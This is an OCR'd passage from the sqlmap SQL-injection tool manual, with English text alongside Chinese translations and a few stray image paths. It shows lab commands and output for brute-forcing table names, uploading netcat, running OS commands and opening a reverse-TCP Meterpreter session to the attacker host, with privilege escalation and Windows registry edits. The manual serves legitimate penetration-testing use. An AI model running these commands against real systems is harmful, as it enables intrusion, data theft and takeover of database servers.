RCHAR(8000)), (CHAR(32)))
[hh:mm:50] [INFO] retrieved: bar
[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
SELECT 'foo', 'bar':    'foo, bar'
```

As you can see, sqlmap splits the provided query into two different `SELECT` statements then retrieves the output for each separate query.

If the provided query is a `SELECT` statement and contains a `FROM` clause, sqlmap will ask you if such statement can return multiple entries. In that case the tool knows how to unpack the query correctly to count the number of possible entries and retrieve its output, entry per entry.

The SQL shell option allows you to run your own SQL statement interactively, like a SQL console connected to the database management system. This feature provides TAB completion and history support too.

=>

> 正如你所见 sqlmap把提供的查询语句分成两个不同的SELECT语句 然后再获取每个单独语句的输出。
> 如果你提供的语句是SELECT语句 并且里面包含一个FROM子句 那么sqlmap会问你 你提供的语句是否会返回多项数据 那种情况下sqlmap知道如何去把数据分开 把对应的组合起来。

暴力检测

These switches can be used to run brute force checks.

Brute force tables names

> Switch: --common-tables

> There are cases where switch --tables can not be used to retrieve the databases' table names. These cases usually fit into one of the following categories:
> =>
> 有些情况下即便使用了--tables你也可能获取不到数据库中的表名， 这些情况如下:
> The database management system is MySQL **< 5.0** where information_schema is not available.
> =>
> 数据库是MySQL且版本号小于5.0里的information_schema无法使用
> The database management system is Microsoft Access and system table MSysObjects is not readable - default setting.
> =>
> 数据库是Access且系统表MSysObjects不可读(默认设置)
> The session user does not have read privileges against the system table storing the scheme of the databases.
> =>
> 没有读存储着系统表的数据库的权限。

> If any of the first two cases apply and you provided the switch --tables, sqlmap will prompt you with a question to fall back to this technique. Either of these cases apply to your situation, sqlmap can possibly still identify some existing tables if you provide it with the switch --common-tables.

> sqlmap will perform a brute-force attack in order to detect the existence of common tables across the DBMS.
> =>
> 如果第一第二种情况出现了而且你还使用了`--tables` sqlmap会提示是否取消这步操作 即使你面对了这两种情况 只要你使用了`--common-tables`sqlmap也能够识别出一些存在的表，sqlmap通过使用暴力破解来检测数据库种所存在的表，文件存放在`txt/common-tables.txt`中 你可以对此进行修改。

> The list of common table names is `txt/common-tables.txt` and you can edit it as you wish.

Example against a MySQL 4.1 target:

```
$ python sqlmap.py -u
"http://192.168.136.129/mysql/get_int_4.php?id=1" --common-
tables -D testdb --banner
```

Brute force columns names

> Switch: `--common-columns`

> As per tables, there are cases where switch `--columns` can not be used to retrieve the databases' tables' column names. These cases usually fit into one of the following categories: =>

> 同样你也可能遇到获取不到表的情况 都列在下面了:
> The database management system is MySQL < 5.0 where information_schema is not available.
> =>
> 数据库是MySQL且版本号小于5.0里的information_schema无法使用。
> The database management system is Microsoft Access where this kind of information is not available inside system tables.
> =>
> 数据库是Access且系统表MSysObjects不可读(默认设置)
> The session user does not have read privileges against the system table storing the scheme of the databases.
> =>
> 没有读存储着系统表的数据库的权限

> If any of the first two cases apply and you provided the switch --columns, sqlmap will prompt you with a question to fall back to this technique. Either of these cases apply to your situation, sqlmap can possibly still identify some existing tables if you provide it with the switch --common-columns. sqlmap will perform a brute-force attack in order to detect the existence of common columns across the DBMS.
> The list of common table names is txt/common-columns.txt and you can edit it as you wish.
> =>
> 如果第一第二种情况出现了而且你还使用了--columns sqlmap会提示是否取消这步操作 即使你面对了这两种情况，只要你使用了--common-columnssqlmap也能够识别出一些存在的表，sqlmap通过使用暴力破解来检测数据库种所存在的表，文件存放在txt/common-columns.txt中 你可以对此进行修改。

自定义函数注入

These options can be used to create custom user-defined functions.
Inject custom user-defined functions (UDF) => 使用用户自定义函数进行注入

> Switch and option: --udf-inject and --shared-lib

> You can inject your own user-defined functions (UDFs) by compiling a MySQL or PostgreSQL shared library, DLL for Windows and shared object for Linux/Unix, then provide sqlmap with the path where the shared library is stored locally on your machine. sqlmap will then ask you some questions, upload the shared library on the database server file system, create the user-defined function(s) from it and, depending on your options, execute them. When you are finished using the injected UDFs, sqlmap can also remove them from the database for you.
> =>
> 你可以通过用户自定义函数来注入 MySQL、PostgreSQL对用所需要的都放在了sqlmap文件下的的udf文件夹中 sqlmap会向你提问 然后根据回答的情况来生成对应所需的函数 当你完成注入后 sqlmap会从数据库中删除你的自定义函数。
> These techniques are detailed in the white paper Advanced SQL injection to operating system full control
> =>
> 具体的请看这个URL:
> http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857

Use option `--udf-inject` and follow the instructions.

> If you want, you can specify the shared library local file system path via command line too by using `--shared-lib` option. Vice versa sqlmap will ask you for the path at runtime.
> =>
> 当然你也可以通过使用`--share-lib`来指定所需要的路径 否则sqlmap会让你提供路径

> This feature is available only when the database management system is MySQL or PostgreSQL.
> =>
> 这两个选项只有在MySQL和PostgreSQL下才能使用

文件系统访问

Read a file from the database server's file system


> Option: `--file-read`

> It is possible to retrieve the content of files from the underlying file system when the back-end database management system is either MySQL, PostgreSQL or Microsoft SQL Server, and the session user has the needed privileges to abuse database specific functionalities and architectural weaknesses. The file specified can be either a textual or a binary file. sqlmap will handle it properly.
> =>
> 如果目标数据库是MySQL、PostgreSQL或者MsSQL 而且用户有足够的权限 那么可以读取目标机子上面的文件不管是文本文件还是二进制文件 sqlmap都能够合适的进行处理。

> These techniques are detailed in the white paper => 详情看下面的URL:
> Advanced SQL injection to operating system full control
> http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857

Example against a Microsoft SQL Server 2005 target to retrieve a binary file:

```
$ python sqlmap.py -u
"http://192.168.136.129/sqlmap/mssql/iis/get_str2.asp?
name=luther" --file-read "C:/example.exe" -v 1
```




```
$ ls -l output/192.168.136.129/files/C__example.exe
-rw-r--r-- 1 inquis inquis 2560 2011-MM-DD hh:mm
output/192.168.136.129/files/C__example.exe
```

```
$ file output/192.168.136.129/files/C__example.exe
output/192.168.136.129/files/C__example.exe: PE32 executable
for MS Windows (GUI) Intel 80386 32-bit
```

Upload a file to the database server's file system

```
Options: --file-write and --file-dest
```

```
It is possible to upload a local file to the database server's
file system when the back-end database management system is
either MySQL, PostgreSQL or Microsoft SQL Server, and the
session user has the needed privileges to abuse database
specific functionalities and architectural weaknesses. The file
specified can be either a textual or a binary file. sqlmap will
handle it properly.
=>
```

> 同样在MySQL、PostgreSQL、MsSQL下 只要你有足够的权限以及开放相关的功能 那么你也可以上传一个文件到数据库中 不管是文本文档还是二进制 一样可以。

> These techniques are detailed in the white paper Advanced SQL injection to operating system full control => 详情戳下面的URL: http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857

Example against a MySQL target to upload a binary UPX-compressed file:

```
$ file /software/nc.exe.packed
/software/nc.exe.packed: PE32 executable for MS Windows
(console) Intel 80386 32-bit
```

```
$ ls -l /software/nc.exe.packed
-rwxr-xr-x 1 inquis inquis 31744 2009-MM-DD hh:mm
/software/nc.exe.packed
```

```
$ python sqlmap.py -u
"http://192.168.136.129/sqlmap/mysql/get_int.aspx?id=1" --file-
write "/software/nc.exe.packed" --file-dest
"C:/WINDOWS/Temp/nc.exe" -v 1
```

操作系统接管

Run arbitrary operating system command

> Option and switch: `--os-cmd` and `--os-shell`

> It is possible to **run arbitrary commands on the database server's underlying operating system** when the back-end database management system is either MySQL, PostgreSQL or Microsoft SQL Server, and the session user has the needed privileges to abuse database specific functionalities and architectural weaknesses.
> =>
> 目标数据库是MySQL、PostgreSQL或者MsSQL以及足够权限的话 那么你可以运行目标系统的命令

> On MySQL and PostgreSQL, sqlmap uploads (via the file upload functionality explained above) a shared library (binary file) containing two user-defined functions, sys_exec() and sys_eval(), then it creates these two functions on the database and calls one of them to execute the specified command, depending on user's choice to display the standard output or not. On Microsoft SQL Server, sqlmap abuses the xp_cmdshell stored procedure: if it is disabled (by default on Microsoft SQL Server >= 2005), sqlmap re-enables it; if it does not exist, sqlmap creates it from scratch.
> =>
> 在MySQL以及PostgreSQL的情况下 sqlmap会上传(下面介绍的上传功能)一个包含两个用户自定义函数的lib文件sys_exec()以及sys_eval() 然后在数据库中创建两个函数然后再执行指定的命令(根据用户的选择来是否显示标准输出) 在MsSQL数据库中 sqlmap使用xp_cmdshell来运行程序 如果xp_cmdshell被禁了(MsSQL>=2005)版本 sqlmap会打开这个功能选项 如果xp_cmdshell被删除 sqlmap会建立一个。

> When the user requests the standard output, sqlmap uses one of the enumeration SQL injection techniques (blind, inband or error-based) to retrieve it. Vice versa, if the standard output is not required, stacked query SQL injection technique is used to execute the command.
> =>
> 如果用户请求标准输出 sqlmap会使用下述的SQL注入技术(盲注 inband 或者错误型)来获取输出 如果不使用标准输出的话 将会使用堆栈查询来执行命令

> These techniques are detailed in the white paper Advanced SQL injection to operating system full control => 详情请戳 http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857

Example against a PostgreSQL target:

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --os-cmd
id -v 1
```

It is also possible to simulate a real shell where you can type as many arbitrary commands as you wish. The option is `--os-shell` and has the same TAB completion and history functionalities that `--sql-shell` has.

=>
同样可以在shell中运行任意的命令 使用--os-shell 功能类似于--sql-shell

Where stacked queries has not been identified on the web application (e.g. PHP or ASP with back-end database management system being MySQL) and the DBMS is MySQL, it is still possible to abuse the SELECT clause's INTO OUTFILE to create a web backdoor in a writable folder within the web server document root and still get command execution assuming the back-end DBMS and the web server are hosted on the same server. sqlmap supports this technique and allows the user to provide a comma-separated list of possible document root sub-folders where try to upload the web file stager and the subsequent web backdoor. Also, sqlmap has its own tested web file stagers and backdoors for the following languages:
=>
如果web应用中不能使用堆栈查询(PHP、ASP+MySQL)而且数据库是MySQL 仍然可以通过SELECT的子句INTO OUTFILE在一个可写的的目录下来创建后门
sqlmap同样自带了一个包含各种语言中可用于上传的子目录字典,SQLMAP自己测试的后门包含如下的脚本。
ASP
ASP.NET
JSP
PHP

Out-of-band stateful connection: Meterpreter & friends

Switches and options: --os-pwn, --os-smbrelay, --os-bof, --priv-esc, --msf-path and --tmp-path

It is possible to establish an **out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system when the back-end database management system is either MySQL, PostgreSQL or Microsoft SQL Server, and the session user has the needed privileges to abuse

> database specific functionalities and architectural weaknesses. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
> =>
> 当目标数据库是MySQL、PostgreSQL、MsSQL以及有足够的权限下 你可以在攻击者以及数据库服务器之间建立一个带外的TCP链接 可以是交换式命令行、Meterpreter会话以及VNC

> sqlmap relies on Metasploit to create the shellcode and implements four different techniques to execute it on the database server.
> =>
> sqlmap需要Metasploit来创建shellcode并且有四种方式来在服务器上执行它


> These techniques are: => 具体技术如下:
> Database **in-memory execution of the Metasploit's shellcode** via sqlmap own user-defined function `sys_bineval()`. Supported on MySQL and PostgreSQL - switch `--os-pwn`.
> =>
> 在数据库是MySQL、以及PostgreSQL 下使用`--os-pwn`是在数据库的内存中通过用户自定义的函数`sys_bineval()`来执行metasploit的shellcode
> Upload and execution of a Metasploit's **stand-alone payload stager** via sqlmap own user-defined function `sys_exec()` on MySQL and PostgreSQL or via `xp_cmdshell()` on Microsoft SQL Server - switch `--os-pwn`.
> =>
> 使用`--os-pwn`可以在MySQL和PostgreSQL下通过用户自定义函数`sys_exec()`以及MsSQL下下通过`xp_cmdshell()`来上传以及执行单独的payload
> Execution of Metasploit's shellcode by performing a **SMB reflection attack** (MS08-068) with a UNC path request from the database server to the attacker's machine where the Metasploit `smb_relay` server exploit listens. Supported when running sqlmap with high privileges (`uid=0`) on Linux/Unix and the target DBMS runs as Administrator on Windows - switch `--os-smbrelay`.

=>
在Linux/Unix上拥有高权限(uid=0)或者在window上拥有Administrator权限可以通过使用--os-smbrelay来通过SMB反射攻击来执行Metasploit的shellcode (需要运行Metasploitsmb_relay进行监听)
Database in-memory execution of the Metasploit's shellcode by exploiting **Microsoft SQL Server 2000 and 2005 sp_replwritetovarbin stored procedure heap-based buffer overflow** (MS09-004). sqlmap has its own exploit to trigger the vulnerability with automatic DEP memory protection bypass, but it relies on Metasploit to generate the shellcode to get executed upon successful exploitation - switch --os-bof.
=>
在MsSQL2000以及2005上可以通过sp_replwritetovarbin堆栈溢出攻击来执行Metasploit的shellcode sqlmap自己可以绕过DEP(数据保护程序) 但是需要使用--os-bof来上传Metasploit生成的可执行exp。

These techniques are detailed in the white paper Advanced SQL injection to operating system full control http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857 and in the slide deck Expanding the control over the operating system from the database http://www.slideshare.net/inquis/expanding-the-control-over-the-operating-system-from-the-database

Example against a MySQL target:

```
$ python sqlmap.py -u "http://192.168.136.129/sqlmap/mysql/iis/get_int_55.aspx?id=1" --os-pwn --msf-path /software/metasploit
```



```
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 6.0

back-end DBMS: MySQL 5.0

[hh:mm:31] [INFO] fingerprinting the back-end DBMS operating system

[hh:mm:31] [INFO] the back-end DBMS operating system is Windows

how do you want to establish the tunnel?

[1] TCP: Metasploit Framework (default)

[2] ICMP: icmpsh - ICMP tunneling

>

[hh:mm:32] [INFO] testing if current user is DBA

[hh:mm:32] [INFO] fetching current user

what is the back-end database management system architecture?

[1] 32-bit (default)

[2] 64-bit

>

[hh:mm:33] [INFO] checking if UDF 'sys_bineval' already exist

[hh:mm:33] [INFO] checking if UDF 'sys_exec' already exist

[hh:mm:33] [INFO] detecting back-end DBMS version from its banner

[hh:mm:33] [INFO] retrieving MySQL base directory absolute path

[hh:mm:34] [INFO] creating UDF 'sys_bineval' from the binary UDF file

[hh:mm:34] [INFO] creating UDF 'sys_exec' from the binary UDF file

how do you want to execute the Metasploit shellcode on the back-end database und

erlying operating system?

[1] Via UDF 'sys_bineval' (in-memory way, anti-forensics, default)

[2] Stand-alone payload stager (file system way)

>

[hh:mm:35] [INFO] creating Metasploit Framework multi-stage shellcode

which connection type do you want to use?

[1] Reverse TCP: Connect back from the database host to this machine (default)

[2] Reverse TCP: Try to connect back from the database host to this machine, on

all ports

between the specified and 65535

[3] Bind TCP: Listen on the database host for a connection

>

which is the local address? [192.168.136.1]
```

```
which local port number do you want to use? [60641]

which payload do you want to use?

[1] Meterpreter (default)

[2] Shell

[3] VNC

>

[hh:mm:40] [INFO] creation in progress ... done

[hh:mm:43] [INFO] running Metasploit Framework command line interface locally, p

lease wait..


_
| |      o
_  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
|  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
/|
\|


=[ metasploit v3.7.0-dev [core:3.7 api:1.0]

+ -- --=[ 674 exploits - 351 auxiliary

+ -- --=[ 217 payloads - 27 encoders - 8 nops

=[ svn r12272 updated 4 days ago (2011.04.07)


PAYLOAD => windows/meterpreter/reverse_tcp

EXITFUNC => thread

LPORT => 60641

LHOST => 192.168.136.1

[*] Started reverse handler on 192.168.136.1:60641

[*] Starting the payload handler...

[hh:mm:48] [INFO] running Metasploit Framework shellcode remotely via UDF 'sys_b

ineval', please wait..

[*] Sending stage (749056 bytes) to 192.168.136.129

[*] Meterpreter session 1 opened (192.168.136.1:60641 -> 192.168.136.129:1689) a

t Mon Apr 11 hh:mm:52 +0100 2011
```

> By default MySQL on Windows runs as `SYSTEM`, however PostgreSQL runs as a low-privileged user `postgres` on both Windows and Linux. Microsoft SQL Server 2000 by default runs as `SYSTEM`, whereas Microsoft SQL Server 2005 and 2008 run most of the times as `NETWORK SERVICE` and sometimes as `LOCAL SERVICE`.
> =>

> 默认情况下MySQL在windows上是SYSTEM权限运行 但PostgreSQL不管是在Linux还是windows上都是用低权限用户postgres运行。MsSQL2000默认也是SYSTEM权限进行运行 然而MsSQL2005、2008基本上是以NETWORK SERVICE甚至是LOCAL SERVICE运行

> It is possible to provide sqlmap with switch --priv-esc to perform a **database process' user privilege escalation** via Metasploit's getsystem command which include, among others, the kitrap0d http://archives.neohapsis.com/archives/fulldisclosure/2010-01/0346.html technique MS10-015 http://www.microsoft.com/technet/security/bulletin/ms10-015.mspx)).
> =>
> 通过使用--priv-esc可以来进行用户的特权提升 原理是通过Metasploit的getsystem命令以及上述链接中的技术进行的

windows注册表操作

> It is possible to access Windows registry when the back-end database management system is either MySQL, PostgreSQL or Microsoft SQL Server, and when the web application supports stacked queries. Also, session user has to have the needed privileges to access it.
> =>
> 如果数据库是MySQL、PostgreSQL或者MsSQL以及在足够的权限下 那么你可以对目标的windows系统的注册表进行修改。

Read a Windows registry key value

> Switch: --reg-read
> Using this switch you can read registry key values. => 读取注册表的值

Write a Windows registry key value

> Switch: --reg-add

> Using this switch you can write registry key values. => 修改注册表的值

Delete a Windows registry key

> Switch: `--reg-del`
> Using this switch you can delete registry keys. => 删除注册表中的值

Auxiliary registry options

> Options: `--reg-key`, `--reg-value`, `--reg-data` and `--reg-type`
> These options can be used to provide data needed for proper running of switches `--reg-read`, `--reg-add` and `--reg-del`. So, instead of providing registry key information when asked, you can use them at command prompt as program arguments.
> With `--reg-key` option you specify used Windows registry key path, with `--reg-value` value item name inside provided key, with `--reg-data` value data, while with `--reg-type` option you specify type of the value item.
> =>
> 实际使用应该如下 `--reg-key`指定Windows注册表KEY的路径 `--reg-value`指定注册表中要修改的项目名称 `--reg-data`指定修改值 `--reg-type`指定修改的类型

A sample command line for adding a registry key hive follows:

```
$ python sqlmap.py -u
http://192.168.136.129/sqlmap/pgsql/get_int.aspx?id=1 --reg-add
--reg-key="HKEY_LOCAL_MACHINE\SOFTWARE\sqlmap" --reg-value=Test
--reg-type=REG_SZ --reg-data=1
```

常规操作

These options can be used to set some general working parameters.

Load session from a stored (.sqlite) file

> Option: `-s`

> sqlmap automatically creates a persistent session SQLite file for each target, inside dedicated output directory, where it stores all data required for session resumal. If user wants to explicitly set the session file location (e.g. for storing of session data for multiple targets at one place) he can use this option.
> =>
> sqlmap在运行过程会为每个会话的目标创建一个SQLite文件(在目标的输出目录下) 文件里面存储了会话的基本信息 使用-s可以指定这个文件的存放位置

Log HTTP(s) traffic to a textual file

> Option: -t
> This option requires an argument that specified the textual file to write all HTTP(s) traffic generated by sqlmap - HTTP(S) requests and HTTP(S) responses.
> =>
> -t选项是指定一个文本文件来输出所有sqlmap在运行中产生的HTTP(S)流量

> This is useful primarily for debug purposes - when you provide the developers with a potential bug report, send this file too.
> =>
> 通常在进行debug的时候这个做是非常有效的 给开发者进行反馈的时候 发送这个文件是很有帮助的

Act in non-interactive mode

> Switch: --batch
> If you want sqlmap to run as a batch tool, without any user's interaction when sqlmap requires it, you can force that by using switch --batch. This will leave sqlmap to go with a default behaviour whenever user's input would be required.
> =>
> 如果你不想在sqlmap运行过程中每次都要输入y/n 这样的命令 那么你可以使用--batch 这样sqlmap会根据需要来替你进行选择

Binary content retrieval

> Option --binary-fields
> In case of binary content retrieval, like in example of tables having column(s) with stored binary values (e.g. column password with binary stored password hash values), it is possible to use option --binary-fields for (extra) proper handling by sqlmap. All those fields (i.e. table columns) are then retrieved and represented in their hexadecimal representation, so afterwards they could be properly processed with other tools (e.g. john).
> =>
> 如果获取到的是二进制的文本 类似表中字段储存的二进制值(passwod字段用二进制来存储hash值) 那么可以通过--binary-fields来让sqlmap进行适当的处理 所有的这些字段都会转化成十六进制表示 然后被适当的工具进行处理(join?????)

Force character encoding used for data retrieval

> Option: --charset
> For proper decoding of character data sqlmap uses either web server provided information (e.g. HTTP header Content-Type) or a heuristic result coming from a 3rd party library chardet:https://pypi.python.org/pypi/chardet

为了对字段进行合适的解码 sqlmap会通过web服务器提供的信息(HTTP头中的Content-Type)或者是通过第三方库 chardet (真没想到居然用了这个=。=)

> Nevertheless, there are cases when this value has to be overwritten, especially when retrieving data containing international non-ASCII letters (e.g. --charset=GBK). It has to be noted that there is a possibility that character information is going to be irreversibly lost due to implicit incompatibility between stored database content and used database connector at the target side.
> =>


> 然而 也存在一些情况是值必须进行转换的 特别是获取的数据里面包含了非ASCII编码的数据(例如我们的GBK) 要知道在这种情况下面 可能会因为在数据库储存数据或者是输出到客户端进行使用的过程时因为非ASCII编码的原因而出现数据的丢失

Crawl the website starting from the target URL

> Option: --crawl
> sqlmap can collect potentially vulnerable links by collecting them (crawling) starting from the target location. Using this option user can set a depth (distance from a starting location) below which sqlmap won't go in collecting phase, as the process is being done recursively as long as there are new links to be visited.
> =>
> 通过使用--crawl sqlmap可以通过爬取所给URL页面中包含的可能存在漏洞的链接 选项中你可以通过设置深度(从所提供URL开始计算)来设定爬取的深度 程序通过递归来收集所有存在的URL

Example run against a MySQL target:

```
$ python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/" --batch --crawl=3
```



> Option --crawl-exclude
> With this option you can exclude pages from crawling by providing a regular expression. For example, if you want to skip all pages that have the keyword logout in their paths, you can use --crawl-exclude=logout.
> =>
> 这个选项需要你提供正则来筛选你所要排除的页面 举个栗子 如果你需要排除所有url中包含logout的页面 你可以这样写--crawl-exclude=logout

Delimiting character used in CSV output

> Option: --csv-del
> When data being dumped is stored into the CSV format (--dump-format=CSV), entries have to be separated with a "separation value" (default is ,). In case that user wants to override its default value he can use this option (e.g. --csv-del=";;";).
> =>
> 当在下载的数据存储的时候使用的是CSV格式的时候--dump-format=CSV 数据之间的分隔是通过,来进行的 如果你想使用其他分隔符的话 你可使用这个选项 --csv-del=";;"; 又是一个栗子

DBMS authentication credentials

> Option: --dbms-cred
> In some cases user will be warned that some operations failed because of lack of current DBMS user privileges and that he could try to use this option. In those cases, if he provides admin user credentials to sqlmap by using this option, sqlmap will try to rerun the problematic part with specialized "run as" mechanisms (e.g. OPENROWSET on Microsoft SQL Server) using those credentials.
> =>
> 某些情况下如果提示 某些操作因为不够权限而导致失败那么建议你使用这个选项,如果你使用这个选项的时候提供的是admin用户 sqlmap会重新通过用户指定的数据库用户进行尝试(例如MsSQL中的OPENROWSET)

Format of dumped data

> Option: --dump-format
> sqlmap supports three different types of formatting when storing dumped table data into the corresponding file inside an output directory: CSV, HTML and SQLITE. Default one is CSV, where each table row is stored into a textual file line by line, and where each entry is separated with a comma character , (or one provided with option --csv-del). In case of HTML, output is being stored into a HTML file, where each row is represented with a row inside a formatted table. In case of SQLITE, output is being stored into a SQLITE database, where original table content is replicated into the corresponding table having a same name.
> =>
> sqlmap在存储所下载的数据的时候给用户提供了三种可以选择的数据类型 CSV、HTML、SQLITE 默认下使用的格式是CSV 这种格式下表里的每行都会以一行一行的形式存放在文本中 每项数据之间默认通过,进行分隔(或者通过上面说所的--csv-del来自定义分隔项), 使用HTML的情况下 自然是通过HTML存储数据 每行数据存放在特定格式的表中 在SQLITE下 输出都会存放在SQLITE数据库下 存储形式和本来在原数据库中是一模一样的

Estimated time of arrival

> Switch: --eta
> It is possible to calculate and show in real time the estimated time of arrival to retrieve each query output. This is shown when the technique used to retrieve the output is any of the blind SQL injection types.
> =>
> sqlmap在使用盲注技术的时候 可以计算并且显示检索每个查询的输出所需要的时间

Example against an Oracle target affected only by boolean-based blind SQL injection:

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/oracle/get_int_bool.php?id=1" -b
--eta
```

As you can see, sqlmap first calculates the length of the query output, then estimates the time of arrival, shows the progress in percentage and counts the number of retrieved output characters.
=>

> 正如你所见 sqlmap首先会计算查询输出的长度 然后估计完成的时间 通过百分比的形式显示处理啊并且计算获取字符的长度

Flush session files

> Option: `--flush-session`
